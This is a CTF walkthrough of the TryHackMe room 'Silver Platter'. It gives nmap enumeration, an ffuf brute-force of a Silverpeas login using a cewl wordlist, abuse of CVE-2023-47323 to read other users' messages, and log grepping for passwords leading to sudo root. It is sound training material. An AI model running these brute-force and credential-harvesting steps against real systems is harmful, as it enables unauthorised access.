TryHackMe: Silver Platter

Silver Platter was a simple room where we discovered a Silverpeas installation along with a username. We brute-forced the user’s password using a custom wordlist to gain access to Silverpeas, and by exploiting a vulnerability in it that allows an authenticated user to read all the messages, we uncovered SSH credentials in one of them.
Using the discovered credentials to gain a shell, we found a password in the logs and used it to escalate to the root user, completing the room.
Initial Enumeration
Nmap Scan
We start with an nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.191.243
Nmap scan report for 10.10.191.243
Host is up (0.089s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1b:1c:87:8a:fe:34:16:c9:f7:82:37:2b:10:8f:8b:f1 (ECDSA)
|_  256 26:6d:17:ed:83:9e:4f:2d:f6:cd:53:17:c8:80:3d:09 (ED25519)
80/tcp   open  http       nginx 1.18.0 (Ubuntu)
|_http-title: Hack Smarter Security
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http-proxy
...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are three open ports:
- 22 (
SSH) - 80 (
HTTP) - 8080 (
HTTP)
Web 80

Checking http://10.10.191.243/, we find a static site.
Web 8080

Checking http://10.10.191.243:8080/, we simply receive a 404 error.
Shell as tim
Discovering Silverpeas
In the Contact section on port 80 (http://10.10.191.243/#contact), we find an interesting message mentioning Silverpeas and a username: scr1ptkiddy.


Silverpeas typically runs on :8080/silverpeas and visiting http://10.10.191.243:8080/silverpeas, we find the login page for it.
Brute-forcing the Credentials
The contact page provides a username, and the challenge room states a password policy that disallows breached passwords. So, instead of using a wordlist like rockyou.txt, we can generate a custom wordlist from the text in the web application on port 80 using cewl:
1
$ cewl http://10.10.191.243/ > passwords.txt
Now, using this wordlist with ffuf to brute-force the password for the scr1ptkiddy user, we find it as a[REDACTED]g:
1
2
3
$ ffuf -u 'http://10.10.191.243:8080/silverpeas/AuthenticationServlet' -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d 'Login=scr1ptkiddy&Password=FUZZ&DomainId=0' -w passwords.txt -r -mc all -t 100 -fs 8282
...
a[REDACTED]g              [Status: 200, Size: 548, Words: 64, Lines: 24, Duration: 2399ms]
Reading Messages
Using the discovered credentials, we successfully log in as scr1ptkiddy to Silverpeas.

Searching for vulnerabilities in Silverpeas, we find CVE-2023-47323, which allows reading all messages via the http://localhost:8080/silverpeas/RSILVERMAIL/jsp/ReadMessage.jsp?ID=[messageID] endpoint.

Exploiting this vulnerability to read the messages, when we read the message with ID 6 (http://10.10.191.243:8080/silverpeas/RSILVERMAIL/jsp/ReadMessage.jsp?ID=6), we find the SSH credentials for the tim user.
Using these credentials, we can gain a shell and read the user flag at /home/tim/user.txt:
1
2
3
4
$ ssh tim@10.10.191.243
...
tim@silver-platter:~$ wc -c user.txt
38 user.txt
Shell as root
Finding the Password
Checking the group memberships for the tim user, we see that the user belongs to the adm group:
1
2
tim@silver-platter:~$ id
uid=1001(tim) gid=1001(tim) groups=1001(tim),4(adm)
As a member of the adm group, we can read most logs on the machine and searching the logs for passwords, we find one in auth.log for the Silverpeas database:
1
2
3
4
tim@silver-platter:~$ grep -Ri 'password' /var/log 2>/dev/null
...
/var/log/auth.log.2:Dec 13 15:44:30 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Z[REDACTED]3/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silvepeas/data --link postgresql:database sivlerpeas:silverpeas-6.3.1
...
Checking the /etc/passwd file, we see that, apart from the tim user, there is also the tyler user.
1
2
3
4
tim@silver-platter:~$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
tyler:x:1000:1000:root:/home/tyler:/bin/bash
tim:x:1001:1001::/home/tim:/bin/bash
Testing the password we discovered for the tyler user, we successfully switch users:
1
2
3
4
tim@silver-platter:~$ su - tyler
Password:
tyler@silver-platter:~$ id
uid=1000(tyler) gid=1000(tyler) groups=1000(tyler),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
Checking sudo privileges for tyler, we see full access:
1
2
3
4
5
6
7
tyler@silver-platter:~$ sudo -l
[sudo] password for tyler:
Matching Defaults entries for tyler on silver-platter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tyler may run the following commands on silver-platter:
    (ALL : ALL) ALL
With this, we can use sudo to escalate to the root user and read the root flag at /root/root.txt to complete the room.
1
2
3
tyler@silver-platter:~$ sudo su -
root@silver-platter:~# wc -c root.txt
38 root.txt